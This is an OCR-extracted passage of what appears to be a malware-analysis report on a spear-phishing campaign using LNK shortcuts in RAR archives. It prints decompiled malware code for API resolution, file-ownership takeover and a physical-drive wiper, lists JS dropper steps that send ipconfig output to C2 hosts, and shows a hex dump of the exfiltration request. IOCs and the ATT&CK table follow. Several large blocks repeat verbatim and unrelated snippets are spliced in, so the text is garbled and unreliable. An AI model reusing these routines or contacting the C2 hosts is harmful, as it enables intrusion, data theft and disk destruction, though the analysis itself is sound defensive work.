
```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address



```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.

```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```

```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				

```
00000000  50 4F 53 54 20 68 74 74 70 3A 2F 2F 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65 62 73 69 74 65 73 2E 6E 65 74 2F  POST http://goodhk.azurewebsites.net/
00000025  69 6E 74 65 72 2E 70 68 70 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 70 74 3A 20 2A 2F 2A 0D 0A 41 63 63 65  inter.php HTTP/1.1..Accept: */*..Acce
0000004A  70 74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 75 73 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70  pt-Language: en-us..Content-Type: app
0000006F  6C 69 63 61 74 69 6F 6E 2F 78 2D 77 77 77 2D 66 6F 72 6D 2D 75 72 6C 65 6E 63 6F 64 65 64 0D 0A 55 41 2D 43 50  lication/x-www-form-urlencoded..UA-CP
00000094  55 3A 20 41 4D 44 36 34 0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67 7A 69 70 2C 20 64 65 66 6C  U: AMD64..Accept-Encoding: gzip, defl
000000B9  61 74 65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 61 74 69  ate..User-Agent: Mozilla/4.0 (compati
000000DE  62 6C 65 3B 20 4D 53 49 45 20 37 2E 30 3B 20 57 69 6E 64 6F 77 73 20 4E 54 20 36 2E 31 3B 20 57 69 6E 36 34 3B  ble; MSIE 7.0; Windows NT 6.1; Win64;
00000103  20 78 36 34 3B 20 54 72 69 64 65 6E 74 2F 34 2E 30 3B 20 2E 4E 45 54 20 43 4C 52 20 32 2E 30 2E 35 30 37 32 37  x64; Trident/4.0; .NET CLR 2.0.50727
00000128  3B 20 53 4C 43 43 32 3B 20 2E 4E 45 54 20 43 4C 52 20 33 2E 35 2E 33 30 37 32 39 3B 20 2E 4E 45 54 20 43 4C 52  ; SLCC2; .NET CLR 3.5.30729; .NET CLR
0000014D  20 33 2E 30 2E 33 30 37 32 39 3B 20 4D 65 64 69 61 20 43 65 6E 74 65 72 20 50 43 20 36 2E 30 3B 20 2E 4E 45 54  3.0.30729; Media Center PC 6.0; .NET
00000172  34 2E 30 43 3B 20 2E 4E 45 54 34 2E 30 45 29 0D 0A 48 6F 73 74 3A 20 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65  4.0C; .NET4.0E)..Host: goodhk.azurewe
00000197  62 73 69 74 65 73 2E 6E 65 74 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 34 38 34 0D 0A 43 6F 6E 6E  bsites.net..Content-Length: 484..Conn
000001BC  65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A 50 72 61 67 6D 61 3A 20 6E 6F 2D 63 61 63 68 65 0D  ection: Keep-Alive..Pragma: no-cache.
000001E1  0A 0D 0A 26 74 65 73 74 3D 0D 0A 57 69 6E 64 6F 77 73 20 49 50 20 43 6F 6E 66 69 67 75 72 61 74 69 6F 6E 0D 0A  ...&test=..Windows IP Configuration..
00000206  0D 0A 0D 0A 45 74 68 65 72 6E 65 74 20 61 64 61 70 74 65 72 20 4C 6F 63 61 6C 20 41 72 65 61 20 43 6F 6E 6E  ....Ethernet adapter Local Area Conne
0000022B  63 74 69 6F 6E 3A 0D 0A 0D 0A 20 20 20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20  ction:.....   Connection-specific DNS
